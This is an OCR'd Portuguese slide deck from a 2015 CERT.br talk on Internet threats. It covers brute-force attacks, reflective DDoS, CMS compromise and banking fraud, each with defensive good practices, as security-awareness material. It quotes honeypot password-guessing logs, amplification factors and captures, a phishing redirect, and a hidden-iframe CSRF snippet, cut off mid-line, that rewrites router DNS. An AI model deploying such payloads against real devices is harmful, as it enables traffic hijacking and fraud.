
nic.br cgi.br | cert.br

Campinas, SP
08 de abril de 2015
Café Cinfotec, Unicamp

Segurança na Internet
Ameaças e desafios

Marcus Lahr
marcus@cert.br

cert.br nic.br cgi.br



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

Criado em 1997 para:


- **Ser um ponto de contato nacional para notificação de incidentes**
- **Facilitar e o apoiar o processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Agenda

- **Refletir sobre os acontecimentos do último ano**
- **Principais tipos de ataques**
  - Mais frequentes
  - Com maior gravidade
- **Boas práticas**
- **Desafios para a melhora do cenário**
- **Referências**

Cenário Atual



Ataques de força bruta

cert.br nic.br cgi.br

Força Bruta de contas e senhas

- **SSH, Telnet e RDP**
  - Acesso a servidores e elementos de rede
- **SMTP/POP3/IMAP/Webmail**
  - Envio autenticado de campanhas (*Spam/Phishing*)
  - Acesso aos documentos
- **Servidores Web**
  - Realizar *defacement*
  - Hospedar *phishing*, *malware* ou outros artefatos
  - Realizar negação de serviço (*DDoS*)

SSH

```
Feb 18 00:34:52 sshd-honeyd[5594]: bad password attempt for
'root' (password '_') from xxx.xxx.xxx.150

Feb 18 00:34:53 sshd-honeyd[5594]: bad password attempt for
'root' (password '123abc') from xxx.xxx.xxx.150

Feb 18 00:34:54 sshd-honeyd[5594]: bad password attempt for
'root' (password 'qq5201314') from xxx.xxx.xxx.150

Feb 18 00:34:55 sshd-honeyd[5594]: bad password attempt for
'root' (password 'asdqwe') from xxx.xxx.xxx.150

Feb 18 00:34:56 sshd-honeyd[5594]: bad password attempt for
'root' (password 'student') from xxx.xxx.xxx.150

Feb 18 00:35:02 sshd-honeyd[12701]: bad password attempt for
'root' (password 'qwer123456') from xxx.xxx.xxx.150

Feb 18 00:35:03 sshd-honeyd[12701]: bad password attempt for
'root' (password 'qwer12345') from xxx.xxx.xxx.150

Feb 18 00:35:04 sshd-honeyd[12701]: bad password attempt for
'root' (password 'xiaobai521') from xxx.xxx.xxx.150
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

FTP

```
2014-07-27 04:20:27 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Kathryn'
2014-07-27 04:22:31 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Picard'
2014-07-27 04:22:37 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Popeye'
2014-07-27 04:22:39 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Prince'
2014-07-27 04:26:59 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Voyager'
2014-07-27 04:37:33 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'chuck'
2014-07-27 05:09:46 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'root!#%'
2014-07-27 05:29:29 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'St#Trek'
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

POP3

```
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, USER: 'test'
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, PASS: '123456'
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, USER: 'tony'
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, PASS: 'tony'
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, USER: 'admin'
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, PASS: 'admin'
2014-07-25 22:08:01 +0000: pop3[17666]: IP: x.xxx.xx.99, USER: 'andrew'
2014-07-25 22:08:02 +0000: pop3[17666]: IP: x.xxx.xx.99, PASS: 'andrew'
2014-07-25 22:08:06 +0000: pop3[15808]: IP: x.xxx.xx.99, USER: 'webmaster'
2014-07-25 22:08:07 +0000: pop3[15808]: IP: x.xxx.xx.99, PASS: '123456'
```

Também em outros serviços como telnet, RDP, VNC, etc

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

Servidores Web

2015-03-27 15:38:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2015-03-27 15:38:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2015-03-27 15:38:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2015-03-27 15:38:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2015-03-27 15:38:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2015-03-27 15:38:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2015-03-27 15:38:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin”

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

Boas Práticas (1/2)

- **Para todos os serviços que necessitam de autenticação**
  - Jamais utilizar contas e senhas padrão ou de teste
  - Utilizar senhas fortes
  - Considerar políticas de expiração e troca de senhas
  - Considerar autenticação de dois fatores
  - Aumentar monitoração
- **SSH**
  - Permitir acesso somente via par de chaves
  - Reduzir os equipamentos com o serviço aberto para a Internet
  - Filtragem de origem
  - Mover o serviço para uma porta não padrão
  - Considerar o uso de um *gateway* de autenticação
  - http://www.cert.br/docs/whitepapers/defesa-forca-bruta-ssh/

Boas Práticas (2/2)

- **Telnet**
  - Certificar-se que o serviço está desabilitado quando não necessário
  - Utilizar esse serviço apenas se não tiver opção de utilizar outro com suporte à criptografia
  - Utilizar rede de gerência

- **Serviços de e-mail**
  - Submissão autenticada e criptografada
  - Se disponível utilizar as versões criptografadas dos protocolos de leitura

DDoS

cert.br nic.br cgi.br

DDoS

on March 22 at 18:00 UTC, the attack resumed, peaking at 120Gbps of traffic hitting our network

Fonte: https://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet/

DDoS

Wave of 100Gbps 'mega' DDoS attacks hits record level in 2014

Huge DDoS attacks are becoming a regular occurrence with over 100 incidents breaching the psychological 100Gbps barrier that used to be seen as signifying trouble, new figures from Arbor Networks have confirmed.

By John E Dunn | Jul 16, 2014 | Comments

Share

Huge DDoS attacks are becoming a regular occurrence with over 100 incidents breaching the psychological 100Gbps barrier that used to be seen as signifying trouble, new figures from Arbor Networks have confirmed.

Fonte: http://www.techworld.com/news/security/wave-of-100gbps-mega-ddos-attacks-hits-record-level-in-2014-3531040/

DDoS

- Segundo estatísticas do CERT.br de 2014:
  - 223.935 notificações sobre computadores participando em ataques de negação de serviço
    - Número 217 vezes maior que o ano de 2013

- Mais de 90% utilizando protocolos que permitem amplificação
  - Protocolos mais abusados:
    - 161/UDP (SNMP)
    - 1900/UDP (SSDP)
    - 53/UDP (DNS)
    - 123/UDP (NTP)
    - 27015/UDP (protocolo da STEAM)
    - 19/UDP (CHARGEN)


DRDoS:
Distributed Reflective Denial of Service

- O estado da arte:
  - Utiliza infraestrutura pública da Internet para amplificação
    - DNS, SNMP, NTP, Chargen, SSDP
- Tem grande “poder de fogo”

Protocolo	Fator de amplificação	Comando Vulnerável
DNS	28 até 54	Ver: TA13-088A
NTP	556.9	Ver: TA14-013A
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request

Fonte: https://www.us-cert.gov/ncas/alerts/TA14-017A
Fonte: http://www.internetsociety.org/sites/default/files/01_5.pdf

DRDoS:
Exemplo de Funcionamento Abusando DNS



Recomendações para Evitar o Abuso de Servidores DNS Recursivos Abertos
http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

Amplification Hell: Revisiting Network Protocols for DDoS Abuse
http://www.internetsociety.org/doc/amplification-hell-revisiting-network-protocols-ddos-abuse

DRDoS:
Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]

14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]

14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

DRDoS:
Amplificação de NTP (123/UDP)

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a  .....{c........*
     0x0020:  0006 0048 0000 0021 0000 0080 0000 0000  ...H...!........
     0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001  ......Q..*x.....
     0x0040:  1b5c 0702 0000 0000 0000 0000            .\..........

19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a  .....{c........*
     0x0020:  0006 0048 0000 000c 0000 022d 0000 0000  ...H.......-....
     0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001  ....2....*x.....
     0x0040:  0c02 0702 0000 0000 0000 0000            ............

19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a  .....{c......5.*
     0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000  ...H......x*....
     0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001  ...V..p8.*x.....
     0x0040:  0050 0702 0000 0000 0000 0000            .P..........
```

DRDoS:
Amplificação de Chargen (19/UDP)

```
Nov 17 00:50:28.142388 IP vitima.32729 > IP amplificador.19: udp 1 [tos
0x2
8]
  0000: 4528 001d f1fb 0000 f411 65c4 xxxx xxxx  E(........e.....
  0010: xxxx xxxx 7fd9 0013 0009 0000 01         .............

Nov 17 00:50:28.206383 IP amplificador.19 > IP vitima.32729: udp 74
  0000: 4500 0066 4bab 0000 4011 bff4 xxxx xxxx  E..fK...@.......
  0010: xxxx xxxx 0013 7fd9 0052 69ae 2122 2324  .........Ri.!"#$
  0020: 2526 2728 292a 2b2c 2d2e 2f30 3132 3334  %&'()*+,-./01234
  0030: 3536 3738 393a 3b3c 3d3e 3f40 4142 4344  56789:;<=>?@ABCD
  0040: 4546 4748 494a 4b4c 4d4e 4f50 5152 5354  EFGHIJKLMNOPQRST
  0050: 5556 5758 595a 5b5c 5d5e 5f60 6162 6364  UVWXYZ[\]^_`abcd
  0060: 6566 6768 0d0a                           efgh..
```

Boas práticas para não ser abusado (1/2)

- **Habilitar filtro *anti-spoofing* (BCP38)**
  - http://bcp.nic.br
- **DNS**
  - Recursivos apenas para sua rede
    - Considerar uso do Unbound
  - Nos autoritativos:
    - Desabilitar recursão
    - Considerar *Response Rate Limit* (RRL)
- **NTP**
  - Considerar uma implementação mais simples
    - OpenNTPD
  - Atualizar para a versão 4.2.7 ou superior
  - Desabilitar a função *monitor* no arquivo ntpd.conf

Boas práticas para não ser abusado (2/2)

- **SNMP**
  - Quando possível utilizar a versão 3
  - Não utilizar a comunidade *Public*

- **Demais protocolos**
  - Habilitar apenas quando necessário

Ataques a Servidores Web que utilizam CMS

cert.br nic.br cgi.br

Ataques a Servidores Web com CMS

- **Objetivo do atacante**
  - Desfiguração (*defacement*)
  - Hospedagem de *malware* e/ou *phishing*
  - *Drive-by*
  - Inserção de *iframe* / js malicioso
  - DDoS
  - “exfiltração de dados”

- **A vantagem da utilização de servidores:**
  - *Hardware* mais poderoso
  - Mais banda de Internet
  - Alta disponibilidade (*non-stop*)


Ataques a Servidores Web com CMS


- **Exploração muito fácil**
  - Força bruta de senhas
  - Grande base instalada de CMS desatualizados e vulneráveis
    - WordPress, Joomla, Drupal
    - pacotes/*plug-ins* prontos
  - Falta de atualização dos sistemas operacionais

- **Exploração automatizada**
  - *plug-ins* WordPress usados para gerar DDoS
  - Brobot explorando Joomla para DDoS

Alguns Fatos (1/2)

- **Segundo o site W³Techs 23,6% dos sites presentes na Internet utilizam Wordpress**
  - Joomla: 2,9%
  - Drupal: 2,0%
  - Blogger e Magento: 1,1%





Alguns Fatos (2/2)

- **CVEs publicados em 2015**
  - Wordpress: 44
  - Joomla: 1
  - Drupal: 11
  - Blogger: 0
  - Magento: 2

Fonte: https://cve.mitre.org/

Boas Práticas

- **Manter software CMS, *plugins* e servidor Web atualizados**
- **Utilizar senha forte na autenticação**
- **Ter cuidado ao utilizar *plugins* de terceiros**
- **Fazer o *hardening* do software CMS utilizado**
  - Wordpress: http://codex.wordpress.org/Hardening_WordPress
  - Joomla: https://docs.joomla.org/Security_Checklist/Joomla!_Setup
  - Drupal: https://www.drupal.org/security/secure-configuration
- **Fazer o *hardening* do servidor web**
- **Aumentar a monitoração**
- **Considerar um WAF (*Web Application Firewall*)**

Fraudes

cert.br nic.br cgi.br

Fraudes Clássicas

- **Boletos alterados**
  - *malware* na máquina do usuário
    - Alterando código digitado
    - *Driver* de impressora malicioso
  - página falsa de 2ª via de boleto
    - usando DNSs maliciosos

- ***Phishing* Clássico**
  - centenas de variações para a mesma URL
    - tentativa de escapar de *blacklists*?
    - dificulta a notificação

```
http://<dominio-vitima>.com.br/int/sistema/1/
...
http://<dominio-vitima>.com.br/int/sistema/999/
```

Cada `index.html` contém um *link* para o *phishing* em si:

```
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

Ataques Envolvendo DNS: **Ocorrendo nos clientes**

Em "*modems*" e roteadores banda larga (CPEs)

- **Comprometidos**
  - via força bruta de telnet
    - via rede ou via *malware* nos computadores das vítimas
  - via ataques CSRF, através de *iFrames* com *JavaScripts* maliciosos
    - Colocados em sites comprometidos, blogs, etc
  - explorando vulnerabilidades

- **Objetivos dos ataques**
  - alterar a configuração de DNS
  - servidores DNS maliciosos hospedados em serviços de *hosting*/ *cloud*
    - casos com mais de 30 domínios de redes sociais, serviços de *e-mail*, buscadores, comércio eletrônico, cartões, bancos

iFrame em Página Comprometida: **para Alterar o DNS de CPEs (1/2)**

```
<!-- SEM USUARIO -->
<iframe name="google-analyticss" id="google-analyticss"
style="position:absolute;width:0px;height:0px;" src="http://
192.168.0.1/dnscfg.cgi?
